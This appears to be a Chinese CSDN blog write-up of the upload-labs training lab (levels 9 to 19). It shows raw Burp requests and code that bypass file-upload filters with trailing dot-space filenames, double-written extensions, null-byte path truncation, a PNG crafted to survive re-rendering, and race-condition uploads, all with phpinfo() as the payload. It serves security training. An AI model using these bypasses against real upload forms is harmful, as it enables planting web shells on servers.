66 <div id="img">
67 
68 </li>
69 </ol>
70 </div>
71
72 />
73 id="footer">
74 <inter>
```

CSDN @oJiuJieZhong



```
<?php
phpinfo();
?>
```

CSDN @oJiuJieZhong

**

PASS-09 点 空格 点 绕过

**

这一关源代码中没有写循环，意味着如果去掉了一次点或空格就不会有第二次了

Request

```
ge/webp,*/+;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----18052521919836978822676029685
8 Content-Length: 376
9 Origin:
  http://b2706841-489f-4a28-90e3-940a2c7224b7.node4.buuj.cn:81
10 Connection: close
11 Referer:
  http://b2706841-489f-4a28-90e3-940a2c7224b7.node4.buuj.cn:81/Pass-09/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13
14 -----18052521919836978822676029685
15 Content-Disposition: form-data; name="upload_file";
  filename="testlz1.php. ."
16 Content-Type: application/x-php
17
18 <?php
19 phpinfo();
20 ?>
21
22 -----18052521919836978822676029685
23 Content-Disposition: form-data; name="submit"
24
25 上传
26 -----18052521919836978822676029685--
27
```

Response

```
51 <div id="upload_panel">
52 <ol>
53 <li>
54 <h3>
  任务
  </h3>
55 <p>
  上传一个<code>
  webshell
  </code>
  到服务器。
  </p>
56 </li>
57 <li>
58 <h3>
  上传区
  </h3>
59 <form enctype="multipart/form-data" method="post">
60 <p>
  请选择要上传的图片: <p>
  <input class="input_file" type="file" name="
  <input class="button" type="submit" name="
  </form>
  <div id="msg">
  </div>
  <div id="img">
  
68 </li>
69 <li id="show_code">
  <h3>
  代码
```

**

PASS-10 双写绕过

**

```

5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----18839003833225746425320852331
8 Content-Length: 376
9 Origin:
  http://b2706841-489f-4a28-90e3-940a2c7224b7.node4.buuoj.cn:81
10 Connection: close
11 Referer:
  http://b2706841-489f-4a28-90e3-940a2c7224b7.node4.buuoj.cn:81/Pass-10/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13 -----18839003833225746425320852331
14 1
15 Content-Disposition: form-data; name="upload_file";
  filename="testlzl.pphphp"
16 Content-Type: application/x-php
17
18 <?php
19 phpinfo();
20 ?>
21 -----18839003833225746425320852331
22 1
23 Content-Disposition: form-data; name="submit"
24
25 上传
26 -----18839003833225746425320852331
27 1--

```

```

55 <p>
    上传一个<code>
      webshell
    </code>
    到服务器。
  </p>
  </li>
  <li>
    <h3>
      上传区
    </h3>
    <form enctype="multipart/form-data" method="post">
      <p>
        请选择要上传的图片: <p>
        <input class="input_file" type="file" name="upload_file">
        <input class="button" type="submit" name="submit">
      </form>
      <div id="msg">
      </div>
      <div id="img">
        
      </div>
    </li>
    <li id="show_code">
      <h3>
        代码
      </h3>
      <pre>
        <code class="line-numbers language-php">
          $is_upload = false;
          $msg = null;
          if (isset($_POST['submit'])) {

```

**

PASS-11 00截断

**

截断条件: php版本小于5.3.4, php的magic_quotes_gpc为OFF状态

PHP Version 7.2.21



System	Linux a5bf206f9097 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Aug 2 2019 06:44:48
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/php.ini

这里并不能使用%00截断

**

PASS-12 00截断

**

```

| 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
| 2d 2d 2d 32 37 30 32 35 34 36 38 35 33 39 30 37 ---2702546853907
| 38 39 34 37 37 30 31 31 37 34 39 30 33 31 38 31 8947701174903181
| 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 Content-Dispos
| 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 ition: form-data
| 3b 20 6e 61 6d 65 3d 22 73 61 76 65 5f 70 61 74 ; name="save_pat
| 68 22 0d 0a 0d 0a 2e 2e 2f 75 70 6c 6f 61 64 2f h" ../upload/
| 31 2e 70 68 70 20 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 1.php|-----
| 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
| 2d 2d 2d 2d 2d 32 37 30 32 35 34 36 38 35 33 39 -----27025468539
| 30 37 38 39 34 37 37 30 31 31 37 34 39 30 33 31 0789477011749031
| 38 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 81 Content-Disp
| 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 osition: form-da
| 74 61 3b 20 6e 61 6d 65 3d 22 75 70 6c 6f 61 64 ta; name="upload
| 5f 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 _file"; filename
| 3d 22 74 65 73 74 6c 7a 6c 2e 6a 70 67 22 0d 0a ="testzl.jpg"
| 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 69 6d Content-Type: im
| 61 67 65 2f 6a 70 65 67 0d 0a 0d 0a 3c 3f 70 68 age/jpeg <?ph
| 70 20 0a 70 68 70 69 6e 66 6f 28 29 3b 0a 3f 3e p phpinfo();?>
| 0a 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
| 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
| 32 37 30 32 35 34 36 38 35 33 39 30 37 38 39 34 2702546853907894
| 37 37 30 31 31 37 34 39 30 33 31 38 31 0d 0a 43 7701174903181
| 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 ontent-Dispositi

```

```

| 2e 6e 6f 64 65 34 2e 62 75 75 6f 6a 2e 63 6e 3a .node4.buuoj.cn:
| 38 31 2f 50 61 73 73 2d 31 32 2f 69 6e 64 65 78 81/Pass-12/index
| 2e 70 68 70 0d 0a 55 70 67 72 61 64 65 2d 49 6e .php Upgrade-In
| 73 65 63 75 72 65 2d 52 65 71 75 65 73 74 73 3a secure-Requests:
| 20 31 0d 0a 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 1 -----
| 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
| 2d 2d 2d 32 37 30 32 35 34 36 38 35 33 39 30 37 ---2702546853907
| 38 39 34 37 37 30 31 31 37 34 39 30 33 31 38 31 8947701174903181
| 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 Content-Dispos
| 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 ition: form-data
| 3b 20 6e 61 6d 65 3d 22 73 61 76 65 5f 70 61 74 ; name="save_pat
| 68 22 0d 0a 0d 0a 2e 2e 2f 75 70 6c 6f 61 64 2f h" ../upload/
| 31 2e 70 68 70 00 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 1.php|-----
| 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
| 2d 2d 2d 2d 2d 32 37 30 32 35 34 36 38 35 33 39 -----27025468539
| 30 37 38 39 34 37 37 30 31 31 37 34 39 30 33 31 0789477011749031
| 38 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 81 Content-Disp
| 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 osition: form-da
| 74 61 3b 20 6e 61 6d 65 3d 22 75 70 6c 6f 61 64 ta; name="upload
| 5f 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 _file"; filename
| 3d 22 74 65 73 74 6c 7a 6c 2e 6a 70 67 22 0d 0a ="testzl.jpg"
| 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 69 6d Content-Type: im
| 61 67 65 2f 6a 70 65 67 0d 0a 0d 0a 3c 3f 70 68 age/jpeg <?ph
| 70 20 0a 70 68 70 69 6e 66 6f 28 29 3b 0a 3f 3e p phpinfo();?>
| 0a 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d C5DNt@0jtJieZhong
| 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----

```

**

PASS-13 图片马绕过

**

```
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);

$img = imagecreatetruecolor( width: 32, height: 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
    $r = $p[$y];
    $g = $p[$y+1];
    $b = $p[$y+2];
    $color = imagecolorallocate($img, $r, $g, $b);
    imagesetpixel($img, round( num: $y / 3), y: 0, $color);
}

imagepng($img, filename: './1.png');
```

CSDN @ojiujieZhong

写成一个可以绕过二次渲染的图片

**

PASS-17 条件竞争

**

这里是条件竞争，先将文件上传到服务器，然后判断文件后缀是否在白名单里，如果在则重命名，否则删除，因此我们可以上传1.php只需要在它删除之前访问即可，可以利用burp的intruder模块不断上传，然后我们不断的访问刷新该地址即可

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	4874	

Request Response

Raw Params Headers Hex

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEzeuBQvABV5PJMxE
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.157 Safari/537.36
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
 Referer: http://192.168.137.52/upload/Pass-17/index.php?action=show_code
 Accept-Language: zh,en-US;q=0.9,en;q=0.8,am;q=0.7,zh-CN;q=0.6
 Cookie: SL_G_WPT_TO=zh; SL_GWPT_Show_Hide_tmp=1; SL_wptGlobTipTmp=1
 Connection: close

CSDN @oJiuJieZhong

192.168.137.52/upload/upload/1.php

PHP Version 5.2.17 PHP Logo

System	Windows NT 1-PC 6.1 build 7601
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File	C:\Windows

CSDN @oJiuJieZhong

**

PASS-18

**

因此也存在条件竞争的问题，不过这题对文件后缀名做了白名单判断，然后会一步一步检查文件大小、文件是否存在等等，因此可以通过不断上传图片马，由于条件竞争可能来不及重命名，从而上传成功

**

PASS-19

**

同00截断